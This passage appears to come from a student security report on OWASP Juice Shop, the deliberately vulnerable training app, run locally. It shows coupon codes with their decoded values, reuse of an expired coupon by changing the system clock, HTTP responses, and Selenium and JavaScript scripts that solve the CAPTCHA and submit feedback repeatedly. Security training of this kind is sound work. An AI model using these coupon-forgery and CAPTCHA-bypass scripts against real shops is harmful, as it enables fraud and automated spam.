at Function.process_params (F:\VoiceShop\juice-shop\node_modules\express\lib\router\index.js:421:3)
at next (F:\VoiceShop\juice-shop\node_modules\express\lib\router\index.js:280:10)
at F:\VoiceShop\juice-shop\node_modules\serve-index\index.js:145:39
at FSReqCallback.oncomplete (node.js:198:5)

```

OWASP Juice Shop (Express ^4.17.1)

404 Error: ENOENT: no such file or directory, stat 'F:\JuiceShop\juice-shop\ftp\coupons_2013.md.bak.md'

Figure 3.2 Access Interfaces for *http://localhost:3000/ftp/coupons_2013.md.bak* and *http://localhost:3000/ftp/coupons_2013.md.bak.md*

Delivery Address

William
PHBS, Shenzhen, Guangdong,
12345678
China
Phone Number 123456789

Payment Method

Card ending in 5432
Card Holder William


Order Summary

Items	55.20¥
Delivery	0.99¥
Promotion	54.65¥
Total Price	1.54¥

Place your order and pay

You will gain 6 Bonus Points from this order!

Your Basket (15063529679@163.com)



DSOMM & Juice
Shop User Day
Ticket

155.20¥

Figure 3.3 Interface for using coupon n<Mich7Z*G.

Table 3.2 Coupon information released by Juice Shop on twitter and decrypted content.

Expiration	Discount	Coupon	Decryption
2024-04-30	20%	k#pDmg+yEp	APR24-20
2023-04-30	20%	k#pDmgC7vo	APR23-20
2023-03-31	40%	o*IVjgC7Bq	MAR23-40
2023-02-28	30%	mNYT0gC7yp	FEB23-30
2023-01-31	20%	n<MicgC7vo	JAN23-20
2022-12-31	40%	l}6D#ga+sp	DEC22-40
2022-11-30	40%	pes[Cga+sp	NOV22-40
2022-10-31	30%	pEw8pga+po	OCT22-30
2022-09-30	20%	q:<Irga+mn	SEP22-20
2022-08-31	30%	k#*Agga+po	AUG22-30
2022-07-30	30%	n(XLuga+po	JUL22-30
2022-06-30	30%	n(XRwga+po	JUN22-30
2022-05-31	20%	o*I]qga+mn	MAY22-20
2022-04-30	30%	k#pDmga+po	APR22-30
2022-03-31	20%	o*IVjga+mn	MAR22-20
2022-02-28	20%	mNYT0ga+mn	FEB22-20
2022-01-31	40%	n<Micga+sp	JAN22-40
2021-11-30	30%	pes[Cf!Cgn	NOV21-30
2021-10-31	20%	pEw8pf!Cdm	OCT21-20
2021-09-30	20%	q:<Irf!Cdm	SEP21-20




Figure 3.4 Test coupon information stored in main.js.

Convert epoch to human-readable date and vice versa

16831548e5

Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **milliseconds**:

GMT: 2023年5月3日WednesdayPM11点00分

Your time zone: 2023年5月4日星期四早上7点00分 GMT+08:00

Relative: 2 years ago

Figure 3.5 Format conversion result of the valid on value.




Figure 3.6 Coupon validity check code.




Figure 3.7 System time modified to May 4, 2023, 7:00 AM.




Figure 3.8 Reusing the expired test coupon from 2023.




Figure 3.9 Vulnerability remediation measures.




Figure 4.1 Juice shop feedback page.

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/151
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 183
10 ETag: W/"b7-m3MvACugug5dumE05rC1HmsKeuw"
11 Vary: Accept-Encoding
12 Date: Sun, 12 Jan 2025 16:03:37 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
  "status": "success",
  "data": {
    "id": 151,
    "UserId": 22,
    "comment": "bad website (**2550537@qq.com)",
    "rating": 1,
    "updatedAt": "2025-01-12T16:03:37.841Z",
    "createdAt": "2025-01-12T16:03:37.841Z"
  }
}

```

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/163
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 193
10 ETag: W/"c1-PDTSza367ak6+saPOUP2x3yfqL0"
11 Vary: Accept-Encoding
12 Date: Sun, 12 Jan 2025 16:04:54 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
  "status": "success",
  "data": {
    "id": 163,
    "UserId": 22,
    "comment": "really bad website 12 (**2550537@qq.com)",
    "rating": 1,
    "updatedAt": "2025-01-12T16:04:54.395Z",
    "createdAt": "2025-01-12T16:04:54.395Z"
  }
}

```

Figure 4.2 Successful multiple feedback submissions using the tool.




Figure 4.3 Review of CAPTCHA elements.


```
1. from selenium import webdriver
2. from selenium.webdriver.common.by import By
3. from selenium.webdriver.common.keys import Keys
4. import time
5. # import eval # 用于计算 CAPTCHA 表达式
6. from selenium.webdriver.chrome.options import Options
7.
8. # 配置 Chrome 用户数据目录
9. options = Options()
10. options.add_argument(r"--user-data-dir=C:\Users\Jacklove\AppData\Local\Google\Chrome\User Data")
11. options.add_argument("--profile-directory=Default") # 可选, 使用默认配置文件
12. options.add_argument("--ignore-certificate-errors") # 忽略 SSL 错误
13. options.add_argument("--allow-insecure-localhost") # 允许本地不安全连接
14.
15.
16. # 启动浏览器
17. driver = webdriver.Chrome(options=options)
18.
19. # 打开反馈页面
20. driver.get("http://localhost:3000/#/contact")
21.
22. successful_submissions = 0
23.
24. # 提交 10 次反馈
25. for i in range(10):
26.     time.sleep(3)
27.     # Step 1: 获取 CAPTCHA 问题
28.     captcha_element = driver.find_element(By.ID, "captcha")
29.
30.     captcha_question = captcha_element.text # 获取 CAPTCHA 内容, 如 "5*8*8"
31.     print(captcha_question)
32.     # Step 2: 计算答案
33.     captcha_answer = eval(captcha_question) # 解析表达式, 计算答案
34.     print(captcha_answer)
35.     time.sleep(1)
36.     # Step 3: 填写表单
37.     driver.find_element(By.NAME, "comment").send_keys(f"Automated feedback #{i+1}")
38.     driver.find_element(By.NAME, "rating").send_keys("5")
39.     captcha_input = driver.find_element(By.NAME, "feedbackCaptcha")
40.     captcha_input.clear()
41.     captcha_input.send_keys(str(captcha_answer))
42.
43.     # 提交表单
44.     captcha_input.send_keys(Keys.RETURN)
45.
46.     # 等待页面刷新
47.     time.sleep(1)
48.
```

```
49.     success_message = driver.find_element(By.CLASS_NAME, "success-  
    message") # 替换为实际成功消息的类名  
50.     if success_message.is_displayed():  
51.         print(f"Request #{i+1}: Feedback submitted successfully.")  
52.         successful_submissions += 1  
53.     else:  
54.         print(f"Request #{i+1}: Feedback submission failed.")  
55.  
56. # 关闭浏览器  
57. driver.quit()
```

Code 4.1 Script program in the second method.

```
1.     async function submitFeedback() {  
2.         const response = await fetch("http://localhost:3000/rest/captcha/")  
3.         ;  
4.         const captchaData = await response.json();  
5.         await fetch("http://localhost:3000/api/Feedbacks/", {  
6.             method: "POST",  
7.             headers: {  
8.                 "Content-Type": "application/json"  
9.             },  
10.            body: JSON.stringify({  
11.                comment: "Dynamic Feedback",  
12.                rating: 5,  
13.                captcha: captchaData.answer,  
14.                captchaId: captchaData.captchaId  
15.            })  
16.        });  
17.    }  
18.    for (let i = 0; i < 10; i++) {  
19.        submitFeedback();  
20.    }
```

Code 4.2 Script program in the third method.



Figure 5.1 Critical Severity Vulnerabilities in Web Applications.




Figure 5.2 Distribution of web application critical vulnerabilities worldwide as of 2023.




Figure 5.3 The derivative chain of coupon forgery attack's impact.